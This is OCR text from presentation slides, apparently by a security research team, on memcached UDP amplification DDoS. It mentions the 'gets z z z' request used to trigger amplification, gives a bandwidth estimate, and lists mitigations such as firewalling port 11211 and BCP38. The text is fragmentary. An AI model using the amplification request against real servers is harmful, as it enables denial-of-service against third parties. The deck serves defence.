
Just “gets z z z”

Over 50,000

After simple filter(at least)

??? Gbit/s

How about use “gets z z z z z z z z z z” ?



Timeline of amplification attacks and related events

Make a simple calculation


The bandwidth is up to amplifiers :

max < 25000 * 100m = 2500000m = 2.384 T


4

Mitigation & conclusion

Asn Infomation



Location Infomation



Memcached

Authorization

Properly configured

Network Mitigation Measures

Firewall udp 11211

ISP never allow IP spoofing bcp38

Rate Limit inbound UDP source port 11211 traffic

Isolation ACL

THANKS!

Any questions?

You can find us at g-0kee@360.cn